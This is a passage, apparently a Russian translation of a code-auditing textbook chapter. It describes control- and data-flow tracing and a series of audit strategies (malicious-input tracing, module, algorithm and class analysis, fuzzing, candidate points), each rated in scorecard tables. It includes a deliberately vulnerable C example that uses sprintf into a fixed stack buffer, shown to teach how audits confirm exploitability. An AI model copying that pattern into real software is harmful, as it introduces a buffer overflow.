требуемый для документирования, сообщения и сопровождения всего одной ошибки, легко может превысить усилия, нужные для поддержки внутренней оценки с 30 результатами. Проблему нужно технически задокументировать и сообщить сторонним поставщикам, что обычно довольно прямолинейно. Исследователь обычно строит эксплойты для нескольких платформ до контакта с поставщиком. Этот шаг является финальной проверкой здравого смысла анализа и недвусмысленно устанавливает риск проблемы на случай, если ее эксплуатируемость будет оспариваться.

Поставщик обычно просит как минимум месяц на исправление ошибки. В какой-то момент исследователь должен подготовить информацию к публикации, и ее нужно тщательно изучить и проверить на факты. Исследователи также могут отвечать за создание сигнатур intrusion detection system (IDS) и проверок сканера или за создание надежных эксплойтов, пригодных для использования тестировщиками на проникновение. Перед публикацией их иногда просят проверить исправление разработчика, и они часто помогают маркетинговому персоналу подготовить пресс-релиз, сопровождающий advisory. После публикации уязвимости исследователь иногда объясняет проблему журналистам и отвечает на любые вопросы, поднятые в ответ на раскрытие.

## Навигация по коду

Есть несколько базовых способов проходить по функциям и модулям в исходном коде, определяемых тем, где вы начинаете, какова ваша цель и как вы следуете по коду. Заимствуя немного языка из других дисциплин, навигацию по коду можно описать в терминах внешней чувствительности к потоку и направления трассировки.

## Внешняя чувствительность к потоку

Когда вы проверяете все приложение, нужно находить разные способы декомпозировать его на более управляемые части. Один из самых простых способов сделать это - выделить внешний поток кода приложения, который означает, как выполнение переходит от функции к функции, но не внутри функции. Он делится на две категории: чувствительный к потоку управления и чувствительный к потоку данных. Краткий пример должен помочь показать, что означает это понятие:

```
int bob(int c)
{
    if (c == 4)
        fred(c);
    if (c == 72)
        jim();
    for (; c--; )
        updateglobalstate();
}
```

Сначала посмотрите на этот пример в контексте игнорирования внешнего потока управления и потока данных. Это означает, что вы просто читаете этот код сверху вниз; вы не переходите к вызовам функций. Можно отметить, что код использует некоторые sentinel-значения для вызова `fred()` и `jim()` и, похоже, доверяет входному параметру `c`. Однако весь анализ должен быть изолирован этой функцией.

Рассмотрим тот же пример с точки зрения, чувствительной к потоку управления. В этом случае вы начинаете читать функцию и видите вызов `fred()`. Поскольку вы раньше не видели `fred()`, вы открываете ее и начинаете изучать. Затем трассируете вызов `jim()` и делаете то же самое для вызова `updateglobalstate()`. Конечно, каждая из этих функций может вызывать другие незнакомые функции, поэтому подход, чувствительный к потоку управления, требует оценить каждую. Этот подход вполне может включать чтение десятков функций, прежде чем вы закончите этот простой путь кода.

Теперь предположим, что вы следуете только потоку данных, соответствующему данным в переменной `c`, и игнорируете любой поток управления, который не влияет на эти данные напрямую. При таком подходе вы трассируете вызов `fred()`, потому что он передает переменную `c`. Однако этот анализ просто игнорирует `jim()`, потому что он не влияет на данные.

Наконец, если бы вы следовали и потоку управления, и потоку данных, у вас было бы некоторое представление о том, каким может быть значение `c` при входе в эту функцию. Вы могли бы иметь в виду конкретное значение или возможный набор значений. Например, если вы знаете, что `c` не может быть 4, вы не стали бы читать `fred()`. Однако если вы подозреваете, что `c` может быть 72, нужно трассировать `jim()`.

Если вы не проводили много проверок кода, вероятно, вы предположили бы, что самый полезный метод сочетает подходы, чувствительные к потоку управления и потоку данных, потому что так вы внимательно следуете тому, что может произойти при выполнении программы. Вас может удивить, что многие опытные аудиторы в основном полагаются на техники, не чувствительные ни к потоку управления, ни к потоку данных. Причина в том, что так они уменьшают число ментальных переключений контекста и эффективнее используют время. Обычно эффективнее проверять функции изолированно и трассировать поток кода только когда это абсолютно необходимо.

NB. Анализ потоков - важное понятие в проектировании компиляторов, и эти характеристики между потоком управления и потоком данных упрощены для целей этого обсуждения. Однако настоящая теория компиляторов гораздо сложнее, и браться за нее следует только дипломированным специалистам по computer science.

## Направление трассировки

При трассировке кода можно следовать одним из двух путей: прямая трассировка, обычно выполняемая для оценки функциональности кода, и обратная трассировка, обычно выполняемая для оценки достижимости кода.

Прямую трассировку можно выполнять с использованием любого из четырех типов чувствительности к потоку, описанных ранее. Прямые трассировки, включающие поток управления и/или поток данных, начинаются в точках входа, границах доверия или на первой строке ключевых алгоритмов. Прямые трассировки, игнорирующие поток управления и поток данных, начинаются с первой строки файла или верхней части реализации модуля. Все четыре техники являются важными базовыми процессами анализа кода.

Обратная трассировка обычно начинается с участка кода, определенного как кандидатная точка, представляющая потенциальную уязвимость в системе. Примеры включают выпуск динамических

SQL-операторов, использование неограниченных копирований строк или доступ к динамически сгенерированным путям файлов. Кандидатные точки обычно выявляются через некоторую форму автоматического анализа или путем прохода по коду утилитой `grep` для поиска известных уязвимых шаблонов. После выявления кандидатных точек проверяющий трассирует от них назад к точкам входа приложения.

Преимущество обратной трассировки в том, что она включает меньше путей кода, чем прямая трассировка. Недостаток в том, что она сильна лишь настолько, насколько удачен выбор кандидатных точек, поэтому есть риск упустить эксплуатируемые пути, потому что вы не рассмотрели допустимые кандидатные точки. Также вы обычно полностью пропускаете уязвимости, связанные с логикой, потому что они редко чисто отображаются на алгоритмически обнаруживаемые кандидатные точки.

## Стратегии аудита кода

Этот раздел вводит ряд стратегий аудита кода и объясняет их сильные и слабые стороны. Помните, что эти стратегии можно (и часто нужно) сочетать, чтобы соответствовать нюансам проверяемого приложения. Также рекомендуется разрабатывать собственные стратегии на основе рабочего процесса, который вам кажется наиболее удобным.

В следующих разделах описаны три базовые категории стратегий аудита кода, и все три имеют ценность в разных ситуациях. Следующий список сводит категории:

- **Стратегии понимания кода (CC).** Эти стратегии включают прямой анализ исходного кода для обнаружения уязвимостей и улучшения понимания приложения.
- **Стратегии кандидатных точек (CP).** Эти стратегии имеют два отдельных шага. Сначала создается список потенциальных проблем с помощью некоторого механизма или процесса. Затем исходный код изучается, чтобы определить релевантность этих проблем.
- **Стратегии обобщения проекта (DG).** Эти стратегии, несколько более гибкие по природе, предназначены для анализа потенциальных логических и проектных дефектов среднего и высокого уровня.

Каждое описание стратегии в следующих разделах включает оценочную карточку, чтобы можно было легко сравнить тонкие различия. Таблица 4-3 дает легенду для понимания этих карточек.

**Таблица 4-3. Легенда оценочных карточек стратегий аудита**

| Поле              | Значение                                                                                                                                                    |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Начальная точка   | Где начинается трассировка для стратегии.                                                                                                                   |
| Конечная точка    | Цель стратегии или место, где трассировка заканчивается.                                                                                                    |
| Метод трассировки | Определяет типы внешнего анализа потока кода и направление трассировки, связанные со стратегией.                                                            |
| Цель              | Определяет назначение стратегии, то есть на какие общие типы уязвимостей она нацелена.                                                                      |
| Сложность         | Сложность использования стратегии; однако сложность обычно уменьшается по мере лучшего понимания кода. Значения: легкая, умеренная, трудная, очень трудная. |
| Скорость          | Мера того, насколько быстро можно выполнять стратегию; часто зависит от сложности. Значения: очень медленная, медленная, средняя, быстрая, очень быстрая.   |



| Поле                 | Значение                                                                                                                                                                                                                                                                                                       |
|----------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Влияние на понимание | Мера того, насколько эта стратегия проверки строит понимание функции приложения, включая проект и реализацию. Стратегии с более высоким влиянием на понимание обычно труднее, но окупаются тем, что позволяют выявлять более сложные дефекты. Значения: очень низкое, низкое, среднее, высокое, очень высокое. |
| Абстракция           | Определяет уровень, на котором работает стратегия; он задает типы выявляемых уязвимостей и существующее знание, нужное для применения стратегии. Уровни: базовая реализация, сложная реализация, логика реализации, проект, архитектура.                                                                       |
| Сильные стороны      | Сводка распространенных сильных сторон этой стратегии по сравнению с другими стратегиями.                                                                                                                                                                                                                      |
| Слабые стороны       | Сводка распространенных слабых сторон этой стратегии по сравнению с другими стратегиями.                                                                                                                                                                                                                       |

Уровни абстракции в таблице означают следующее:

- **Базовая реализация.** Уязвимости в реализации, которые можно выявить без понимания функции или назначения приложения; включает простые переполнения буфера, format strings и тому подобное.
- **Сложная реализация.** Более сложные уязвимости реализации, которые можно выявить с некоторым дополнительным контекстом приложения, но без понимания функции и назначения; включает целочисленные и типовые проблемы, проблемы синхронизации и так далее.
- **Логика реализации.** Уязвимости, выявляемые на основе понимания функции приложения на уровне модуля, но не обязательно требующие знания высокоуровневых проектных абстракций.
- **Проект.** Уязвимости в абстрактном проекте приложения.
- **Архитектура.** Уязвимости в высокоуровневом взаимодействии между компонентами приложения или в его отношениях с другими системами; включает многие классы операционных уязвимостей.

## Стратегии понимания кода

Стратегии понимания кода организованы вокруг обнаружения уязвимостей путем прямого анализа кода. Обычно успех с этими техниками требует читать код и понимать его. Они требуют более высокой концентрации и дисциплины, чем другие техники, но окупаются в смысле изучения кодовой базы. Как отмечено в предыдущем маркированном списке, для дальнейшего обсуждения этих стратегий используется сокращение СС.

## Трассировка вредоносного ввода

Техника СС1 (см. таблицу 4-4) близка к тому, что большинство людей считает проверкой кода. Вы начинаете в точке входа в систему, куда может попадать изменяемая пользователем информация. Затем трассируете поток кода вперед, выполняя ограниченный анализ потока данных. Во время чтения кода вы держите в голове набор возможных "плохих" входов и пытаетесь проследить все, что выглядит как потенциальная проблема безопасности. Эта техника является эффективным способом анализа кода, но требует некоторого опыта, чтобы знать, в какие функции следует углубляться.

**Таблица 4-4. CC1: трассировка вредоносного ввода**

| Поле                 | Значение                                                                                                                                                                      |
|----------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Начальная точка      | Точки входа данных                                                                                                                                                            |
| Конечная точка       | Уязвимости безопасности (открытый конец)                                                                                                                                      |
| Метод трассировки    | Вперед, чувствительно к потоку управления, чувствительно к потоку данных                                                                                                      |
| Цель                 | Обнаружить проблемы безопасности, которые могут быть вызваны вредоносным вводом. Использовать модель угроз и/или распространенные классы уязвимостей для направления анализа. |
| Сложность            | Трудная                                                                                                                                                                       |
| Скорость             | Очень медленная                                                                                                                                                               |
| Влияние на понимание | Высокое                                                                                                                                                                       |
| Абстракция           | От базовой реализации до логики реализации                                                                                                                                    |
| Сильные стороны      | Внутренний фокус на значимом для безопасности коде; иногда может выявлять тонкие или абстрактные дефекты; трудно сбиться с пути.                                              |
| Слабые стороны       | Пути кода и данных быстро раздуваются, особенно в объектно-ориентированном коде; легко пропустить проблемы; требует концентрации и опыта.                                     |

Обычно вы сосредотачиваете усилия на поиске любого поведения, которое выглядит небезопасным: знакомый класс уязвимости, отсутствие определения границы доверия там, где она нужна, и тому подобное. С этой техникой трудно уйти слишком далеко не туда, потому что обычно можно держаться следа изменяемых входных данных. Однако при усталости или нетерпении легко пропустить проблемы, поскольку неизбежно начинаешь проскакивать функции, которые раньше в тот же день проанализировал бы. К сожалению, эта стратегия настолько трудоемка, что в какой-то момент вы неизбежно потеряете концентрацию.

Такой анализ может оказаться трудным в объектно-ориентированном коде, особенно плохо спроектированном объектно-ориентированном коде. Вы быстро поймете, что это проблема, когда первый же пользовательский ввод, который вы трассируете, заставит открыть пять или шесть файлов исходного кода, обычно еще до того, как система успеет что-либо сделать с вводом. В этом случае нужна помощь точной проектной документации, включая достаточно полную модель угроз. Если ее нет, следует отложить анализ и сначала выполнить обзор модулей или классов, чтобы понять систему с объектно-ориентированной точки зрения.

## Анализ модуля

Суть техники CC2 (см. таблицу 4-5) - чтение кода в файле строка за строкой. Вместо того чтобы углубляться в встреченные вызовы функций и объекты или выполнять обратную трассировку, чтобы увидеть, как вызываются функции, вы делаете заметки о любых потенциальных проблемах, которые замечаете.

**Таблица 4-5. CC2: анализ модуля**

| Поле            | Значение               |
|-----------------|------------------------|
| Начальная точка | Начало исходного файла |
| Конечная точка  | Конец исходного файла  |

| Поле                 | Значение                                                                                                     |
|----------------------|--------------------------------------------------------------------------------------------------------------|
| Метод трассировки    | Вперед, не чувствительно к потоку управления, не чувствительно к потоку данных                               |
| Цель                 | Рассмотреть каждую функцию в вакууме и задокументировать потенциальные проблемы.                             |
| Сложность            | Очень трудная                                                                                                |
| Скорость             | Медленная                                                                                                    |
| Влияние на понимание | Очень высокое                                                                                                |
| Абстракция           | От базовой реализации до проекта                                                                             |
| Сильные стороны      | Вы изучаете язык приложения; проще анализировать связанные модули; можно найти тонкие и абстрактные дефекты. |
| Слабые стороны       | Ментально утомляет; постоянное документирование требует дисциплины; легко плохо распорядиться временем.      |

Возможно, вы этого не ожидаете, но многие опытные проверяющие кода выбирают технику CC2 как основную часть своего подхода. Фактически двое из авторов обычно начинают проверять новую кодовую базу с поиска эквивалента каталога `util/` и построчного чтения `framework-` и `glue-`кода.

Эта техника имеет большие побочные преимущества для будущих усилий по анализу логики и проекта, потому что вы перенимаете язык и идиомы программы и ее создателей. Может показаться, что вы будете пропускать проблемы направо и налево, не трассируя поток выполнения, но на самом деле это хорошо работает, потому что вы не отвлекаетесь на постоянные прыжки по коду и можете сосредоточиться на коде перед собой. Кроме того, весь код в одном файле обычно связан, поэтому часто есть похожие алгоритмы для сравнения.

У этой техники есть и компромиссы. Во-первых, она утомляет, и часто после слишком многих непрерывных часов ощущается ментальная усталость. Иногда вы перестаете быть эффективным немного раньше, чем понимаете это, что может привести к пропущенным уязвимостям. Другая проблема в том, что документирование каждой потенциальной проблемы требует значительной дисциплины, и поддерживать темп дольше четырех или пяти часов может быть трудно. Обычно в этот момент следует остановиться на день и переключиться на другие, менее интенсивные виды анализа.

У этой техники есть еще один скрытый недостаток: легко сбиться с пути и проверять код, который не значим для безопасности и ничему не учит вас о приложении. К сожалению, нужно хорошо чувствовать проверку программного обеспечения, чтобы понимать, эффективно ли вы тратите время. Даже учитывая это, иногда кусок кода просто увлекает, и вы следуете за ним на несколько часов. Поэтому при использовании этой стратегии проверки убедитесь, что придерживаетесь процесса и точно оцениваете ее ценность.

## Анализ алгоритма

Стратегия CC3 (см. таблицу 4-6) требует знать проект системы достаточно хорошо, чтобы выбрать значимый для безопасности алгоритм и проанализировать его реализацию. По сути эта стратегия такая же, как анализ модуля (CC2), но вероятность сбиться с пути ниже.

**Таблица 4-6. СС3: анализ алгоритма**

| Поле                 | Значение                                                                          |
|----------------------|-----------------------------------------------------------------------------------|
| Начальная точка      | Начало ключевого алгоритма                                                        |
| Конечная точка       | Конец этого алгоритма                                                             |
| Метод трассировки    | Вперед, не чувствительно к потоку управления, не чувствительно к потоку данных    |
| Цель                 | Рассмотреть алгоритм и выявить любые возможные слабости в проекте или реализации. |
| Сложность            | Очень трудная                                                                     |
| Скорость             | Медленная                                                                         |
| Влияние на понимание | Очень высокое                                                                     |
| Абстракция           | От базовой реализации до проекта                                                  |
| Сильные стороны      | Нельзя сбиться с пути; можно найти тонкие и абстрактные дефекты.                  |
| Слабые стороны       | Ментально утомляет; не хватает контекста.                                         |

Конечно, эффективность этой стратегии почти полностью зависит от алгоритма, выбранного для анализа, поэтому нужно выбрать что-то значимое для безопасности. Лучше сосредоточить усилия на распространенных и критичных для безопасности алгоритмах, например тех, которые обеспечивают модель безопасности, реализуют криптографию или используются в большей части обработки ввода.

### Анализ класса или объекта

Стратегия СС4 (см. таблицу 4-7) почти такая же, как анализ модуля (СС2, таблица 4-5), только вы сосредотачиваетесь на реализации класса.

**Таблица 4-7. СС4: анализ класса или объекта**

| Поле                 | Значение                                                                                                      |
|----------------------|---------------------------------------------------------------------------------------------------------------|
| Начальная точка      | Объект                                                                                                        |
| Конечная точка       | Все ссылки на этот объект изучены                                                                             |
| Метод трассировки    | Вперед, не чувствительно к потоку управления, не чувствительно к потоку данных                                |
| Цель                 | Изучить интерфейс и реализацию важного объекта, чтобы найти уязвимости в том, как система его использует.     |
| Сложность            | Трудная                                                                                                       |
| Скорость             | Медленная                                                                                                     |
| Влияние на понимание | Очень высокое                                                                                                 |
| Абстракция           | От базовой реализации до проекта                                                                              |
| Сильные стороны      | Меньше вероятность сбиться с пути, чем при анализе модуля; можно найти тонкие и абстрактные дефекты.          |
| Слабые стороны       | Ментально утомляет; может не хватать контекста; больше вероятность сбиться с пути, чем при анализе алгоритма. |

Эта стратегия эффективнее CC2 для объектно-ориентированных программ, потому что объекты обычно достаточно связны. Она также меньше склонна уводить в сторону, хотя степень этого определяется тем, насколько объект связан и значим для безопасности. Как и в случае с CC2, при использовании этой стратегии проверки нужно уделять пристальное внимание.

## Трассировка результатов черного ящика

Глава 1, "Основы программных уязвимостей", ввела black box testing и fuzz-testing, а эта глава объясняет, как они могут влиять на процесс оценки. Повторим: при black box testing вы вручную подаете приложению разные ошибочные данные, чтобы увидеть, как программа отвечает; fuzz-testing использует инструменты для автоматизации процесса black box testing. Вы помечаете ввод черного ящика как "попадание", когда он заставляет программу аварийно завершиться или раскрыть полезную информацию, которую она не должна раскрывать. Затем эти попадания трассируются, чтобы выявить уязвимости, вызвавшие ненормальное поведение. По сути black box testing - грубая силовая методика поиска уязвимостей и не очень тщательна; однако она может позволить быстро поймать "низко висящие плоды". Иногда она также помогает найти чрезвычайно тонкие уязвимости, которые трудно выявить анализом кода.

Стратегия CC5 (см. таблицу 4-8) предоставляет метод включения black box и fuzz-testing в более подробную оценку приложения. Процедура выполнения этой стратегии довольно проста. Она требует только рабочую версию приложения и выявление точек входа, на которые вы хотите нацелиться. Затем нужно настроить типы входов, генерируемых вашим fuzz-testing-инструментом, или вручную пройти меньший набор входов. Например, если вы аудируете веб-сервер, а точка входа - TCP-соединение на порт 80, вероятно, вам нужен HTTP protocol fuzzer. У вас могут быть дополнительные знания реализации, позволяющие дальше изменять входы и повышать шанс успешных попаданий. Конечно, нестандартные или проприетарные протоколы либо форматы файлов могут потребовать гораздо больше усилий для создания fuzzing-инструмента. К счастью, эту задачу можно в некоторой степени упростить с помощью framework, таких как SPIKE, обсуждаемого далее в разделе "Инструменты fuzz-testing".

**Таблица 4-8. CC5: трассировка результатов черного ящика**

| Поле                 | Значение                                                                                                                                             |
|----------------------|------------------------------------------------------------------------------------------------------------------------------------------------------|
| Начальная точка      | Точки входа данных                                                                                                                                   |
| Конечная точка       | Уязвимости безопасности (открытый конец)                                                                                                             |
| Метод трассировки    | Вперед, чувствительно к потоку управления, чувствительно к потоку данных                                                                             |
| Цель                 | Трассировать путь ввода с проблемой, выявленной через входное тестирование black box или fuzz.                                                       |
| Сложность            | Умеренная                                                                                                                                            |
| Скорость             | Быстрая                                                                                                                                              |
| Влияние на понимание | Среднее                                                                                                                                              |
| Абстракция           | От базовой реализации до проекта                                                                                                                     |
| Сильные стороны      | Трассирует некоторую форму известной проблемы; легко оставаться на пути; наименее ментально утомительная из стратегий понимания кода.                |
| Слабые стороны       | Игнорирует многие потенциальные пути из-за ограничений тестового подхода; большое число ложных срабатываний может привести к огромной трате времени. |

NB. В идеале black box analysis должен быть частью QA-процесса. Однако QA-процесс может быть недостаточно широким, чтобы охватить настоящий диапазон потенциально вредоносного ввода. Поэтому следует использовать любые доступные тестовые harness QA, но изменять ввод за пределами параметров, которые они уже проверяют.

Глава "Fault Injection" из *The Shellcoder's Handbook* (Wiley, 2004) подробно рассматривает техники black box testing. Она описывает ряд полезных методов генерации ввода, кратко сведенных в следующем списке:

- **Ручная генерация (black boxing).** Этот метод включает ручное добавление входных данных, которые вы намерены проверить. Часто он дает наиболее полезные и целевые результаты.
- **Автоматическая генерация (fuzzing).** Этот метод хорош для тестирования продуктов с использованием стандартных протоколов, но помните, что он часто не учитывает расширения, предлагаемые приложением, которое вы исследуете. Этот метод часто полезен вместе с ручной генерацией: можно автоматически протестировать стандартный протокол, а затем использовать ручную генерацию для расширений или расхождений, выявленных в других компонентах проверки. Автоматическую генерацию все еще можно использовать с нестандартными протоколами, но для нее требуется framework вроде SPIKE.
- **Живой захват.** Этот метод позволяет изменять (или мутировать) ввод в существующей коммуникации. Он особенно полезен для протоколов на основе состояний, потому что можно игнорировать большую часть требуемой настройки сеанса и сосредоточиться на уязвимостях в более поздних обменах.

## Стратегии кандидатных точек

Стратегии кандидатных точек (CP) - один из самых быстрых способов выявления наиболее распространенных классов уязвимостей. Эти стратегии сосредоточены на выявлении идиом и структурированных шаблонов кода, обычно связанных с программными уязвимостями. Затем проверяющий может выполнять обратную трассировку от этих кандидатных точек, чтобы найти пути, допускающие доступ от недоверенного ввода. Простота этого подхода делает стратегии кандидатных точек основой большей части автоматизированного анализа кода. Конечно, недостаток в том, что эти стратегии не поощряют сильного понимания кода и игнорируют уязвимости, которые не соответствуют довольно ограниченным определениям кандидатных точек.

## Общий подход кандидатных точек

Стратегия CP1 (см. таблицу 4-9) почти противоположна стратегии понимания кода. Вы начинаете с самых низкоуровневых процедур, которые предоставляют доступ к активам приложения или могут содержать уязвимость. Этот процесс может включать использование автоматизированных инструментов для обнаружения потенциально небезопасных конструкций кода или просто текстовый поиск на основе имеющегося знания приложения и потенциальных уязвимостей. Затем вы трассируете назад по коду, чтобы увидеть, открывают ли эти процедуры какие-либо уязвимости, доступные из точки входа приложения.

**Таблица 4-9. CP1: общий подход кандидатных точек**

| Поле            | Значение                                    |
|-----------------|---------------------------------------------|
| Начальная точка | Потенциальные уязвимости                    |
| Конечная точка  | Любая форма изменяемого пользователем ввода |

| Поле                 | Значение                                                                                                                                                                                                                         |
|----------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Метод трассировки    | Назад, чувствительно к потоку управления, чувствительно к потоку данных                                                                                                                                                          |
| Цель                 | Имея список потенциальных уязвимостей, определить, являются ли они эксплуатируемыми.                                                                                                                                             |
| Сложность            | От легкой до умеренной                                                                                                                                                                                                           |
| Скорость             | Средняя                                                                                                                                                                                                                          |
| Влияние на понимание | Низкое                                                                                                                                                                                                                           |
| Абстракция           | От базовой реализации до сложной реализации                                                                                                                                                                                      |
| Сильные стороны      | Хорошее покрытие для известных классов уязвимостей; не слишком ментально утомляет; трудно сбиться с пути.                                                                                                                        |
| Слабые стороны       | Смещает проверяющего к подтверждению только ограниченного набора потенциальных проблем; влияние на понимание гораздо ниже, чем у стратегий понимания кода; результаты хороши лишь настолько, насколько хороши кандидатные точки. |

Например, предположим, что вы используете инструмент анализа, который сообщает следующее:

```
util.c: Line 1293: sprintf() used on a stack buffer
```

Вы попытаетесь проверить, действительно ли это ошибка. Функция может выглядеть примерно так:

```
int construct_email(char *name, char *domain)
{
    char buf[1024];

    sprintf(buf, "%s@%s", name, domain);

    ... do more stuff here ...
}
```

Нельзя определить, эксплуатируема ли эта ошибка, пока вы не проверите, можете ли контролировать аргумент `name` или `domain` этой функции, и могут ли эти строки быть достаточно длинными, чтобы переполнить `buf`. Поэтому нужно проверить каждый экземпляр, где вызывается `construct_email()`, чтобы подтвердить, уязвим ли он. Этот подход проверки на самом деле довольно быстрый, но имеет ряд недостатков. Главное, он неполон: он улучшает знакомство с приложением, но не увеличивает понимание того, как приложение работает. Вместо этого приходится полагаться на предположения о том, что считается уязвимостью, а эти предположения могут не отражать код точно. Поэтому использование только этого подхода может заставить пропустить более сложные уязвимости или даже простые уязвимости, которые не укладываются в строгие классификации.

## Автоматизированный инструмент анализа исходного кода

Стратегия CP2 (см. таблицу 4-10) может использоваться для генерации кандидатных точек, как обсуждалось в стратегии CP1. Эта стратегия получила много внимания в последние годы, поскольку программные компании спешат найти более простые и менее дорогие методы защиты своих приложений. Результатом стал взрывной рост числа и разнообразия инструментов анализа исходного кода.

**Таблица 4-10. CP2: автоматизированный инструмент анализа исходного кода**

| Поле                 | Значение                                                                                                                                                                                                                   |
|----------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Начальная точка      | Потенциальные уязвимости                                                                                                                                                                                                   |
| Конечная точка       | Любая форма изменяемого пользователем ввода                                                                                                                                                                                |
| Метод трассировки    | Назад, чувствительно к потоку управления, чувствительно к потоку данных                                                                                                                                                    |
| Цель                 | Выявить уязвимости на основе списка кандидатных точек и путей кода, полученных от автоматизированных инструментов анализа.                                                                                                 |
| Сложность            | От легкой до умеренной                                                                                                                                                                                                     |
| Скорость             | От быстрой до очень медленной, в зависимости от доли ложных срабатываний                                                                                                                                                   |
| Влияние на понимание | Очень низкое                                                                                                                                                                                                               |
| Абстракция           | От базовой реализации до сложной реализации                                                                                                                                                                                |
| Сильные стороны      | Хорошее покрытие для легко выявляемых уязвимостей; не ментально утомляет; трудно сбиться с пути.                                                                                                                           |
| Слабые стороны       | Смещает проверяющего к подтверждению только ограниченного набора потенциальных проблем; влияние на понимание гораздо ниже, чем у стратегий понимания кода; результаты хороши лишь настолько, насколько хорош метод поиска. |

Ранние системы анализа исходного кода были просто простыми лексическими анализаторами: они искали шаблоны, совпадающие с потенциально уязвимыми строками исходного кода. Более новые системы фактически могут выполнять довольно подробный анализ потока данных приложения и выявлять несколько классов уязвимостей. Эти инструменты могут помогать выявлять кандидатные точки и даже предлагать некоторый уровень анализа для ускорения ручной проверки выявленных кандидатов.

Недостаток автоматизированных инструментов анализа исходного кода в том, что они находятся в младенчестве. Текущая группа инструментов требует больших вложений времени и денег и показывает непостоянные результаты. Большинство инструментов требует обширной конфигурации и имеет серьезные проблемы с выявлением чрезмерного числа ложноположительных кандидатных точек. Эта проблема настолько серьезна, что результаты инструмента часто игнорируют из-за времени, требуемого для трассировки всех ложноположительных результатов.

Наконец, как стратегия кандидатных точек, автоматизированные инструменты анализа исходного кода сосредоточены только на конкретном наборе потенциально уязвимых идиом. Поэтому они ограничены в классах уязвимостей, которые могут обнаружить. Даже лучшие автоматизированные инструменты анализа исходного кода не выявляют простые уязвимости вне своих параметров или сложные уязвимости, у которых нет легко определяемой прямой связи. Эти сложные уязвимости включают большинство проектных и логических уязвимостей, а также многие более сложные уязвимости реализации.

Учитывая все предыдущие пункты, у автоматизированных инструментов анализа исходного кода все же большой потенциал. Технология, безусловно, улучшится, и долгосрочные преимущества в итоге перевесят недостатки. Фактически многие группы разработки уже используют автоматизированный анализ для дополнения ручной проверки кода и внутреннего контроля качества. Можно ожидать, что эта практика будет расти по мере того, как инструменты становятся более гибкими и эффективнее интегрируются в полный процесс проверки.



## Простые лексические кандидатные точки

Широкий диапазон уязвимостей поддается выявлению на основе простых схем сопоставления шаблонов (стратегия CP3, показанная в таблице 4-11). Уязвимости `format string` и `SQL injection` - два очевидных примера. При выявлении этих уязвимостей проверяющий использует утилиту вроде `grep` или `findstr`, чтобы сгенерировать список кандидатных точек по всей кодовой базе. Затем этот список сокращается на основе того, что проверяющий знает о проекте приложения. Например, большинство таких кандидатных точек можно устранить, просто определив, находятся ли они в модуле, обрабатывающем какой-либо потенциально вредоносный ввод. После сокращения списка вы используете общий подход кандидатных точек (CP1), чтобы выявить любые эксплуатируемые пути к этому месту.

**Таблица 4-11. CP3: простые лексические кандидатные точки**

| Поле                 | Значение                                                                                                                                                                           |
|----------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Начальная точка      | Потенциальные уязвимости                                                                                                                                                           |
| Конечная точка       | Любая форма изменяемого пользователем ввода                                                                                                                                        |
| Метод трассировки    | Назад, чувствительно к потоку управления, чувствительно к потоку данных                                                                                                            |
| Цель                 | Выявить потенциальные уязвимости на основе простого сопоставления шаблонов, а затем трассировать к точкам входа для подтверждения.                                                 |
| Сложность            | От легкой до умеренной                                                                                                                                                             |
| Скорость             | От быстрой до средней, в зависимости от числа точек                                                                                                                                |
| Влияние на понимание | Низкое                                                                                                                                                                             |
| Абстракция           | От базовой реализации до сложной реализации                                                                                                                                        |
| Сильные стороны      | Хорошее покрытие для известных классов уязвимостей; не слишком ментально утомляет; трудно сбиться с пути.                                                                          |
| Слабые стороны       | Способна подтверждать только ограниченный набор потенциальных проблем; влияние на понимание почти отсутствует; результаты хороши лишь настолько, насколько хорош поисковый шаблон. |

## Простые бинарные кандидатные точки

Как и при анализе исходного кода, ряд кандидатных точек можно довольно легко выявить в бинарном коде приложения (стратегия CP4, показанная в таблице 4-12). Например, начальный список кандидатных точек для уязвимостей расширения знака можно определить, перечислив вхождения инструкции `MOVSX` в исполняемом бинарном файле Intel. Также можно искать в бинарном файле многие шаблоны, эквивалентные исходному коду; этот метод необходим, когда у вас нет доступа к исходному коду приложения. Затем можно сократить список и трассировать по сути тем же способом, что и в стратегии лексических кандидатных точек (CP3).

**Таблица 4-12. CP4: простые бинарные кандидатные точки**

| Поле              | Значение                                                                |
|-------------------|-------------------------------------------------------------------------|
| Начальная точка   | Потенциальные уязвимости                                                |
| Конечная точка    | Любая форма изменяемого пользователем ввода                             |
| Метод трассировки | Назад, чувствительно к потоку управления, чувствительно к потоку данных |

| Поле                 | Значение                                                                                                                                                                           |
|----------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Цель                 | Выявить потенциальные уязвимости на основе шаблонов в бинарном коде приложения, а затем трассировать к точкам входа для подтверждения.                                             |
| Сложность            | От легкой до умеренной                                                                                                                                                             |
| Скорость             | От быстрой до средней, в зависимости от числа точек                                                                                                                                |
| Влияние на понимание | Низкое                                                                                                                                                                             |
| Абстракция           | От базовой реализации до сложной реализации                                                                                                                                        |
| Сильные стороны      | Хорошее покрытие для известных классов уязвимостей; не слишком ментально утомляет; трудно сбиться с пути.                                                                          |
| Слабые стороны       | Способна подтверждать только ограниченный набор потенциальных проблем; влияние на понимание почти отсутствует; результаты хороши лишь настолько, насколько хорош поисковый шаблон. |

### Кандидатные точки, сгенерированные черным ящиком

Когда black box testing возвращает результаты, указывающие на программные ошибки, нужно работать назад от точки сбоя, чтобы найти причину. Эта стратегия (CP5) сведена в таблице 4-13.

**Таблица 4-13. CP5: кандидатные точки, сгенерированные черным ящиком**

| Поле                 | Значение                                                                                                                                                                     |
|----------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Начальная точка      | Потенциальные уязвимости                                                                                                                                                     |
| Конечная точка       | Любая форма изменяемого пользователем ввода                                                                                                                                  |
| Метод трассировки    | Назад, чувствительно к потоку управления, чувствительно к потоку данных                                                                                                      |
| Цель                 | Выявить потенциальные уязвимости на основе шаблонов в бинарном файле приложения, а затем трассировать к точкам входа для подтверждения.                                      |
| Сложность            | От легкой до умеренной                                                                                                                                                       |
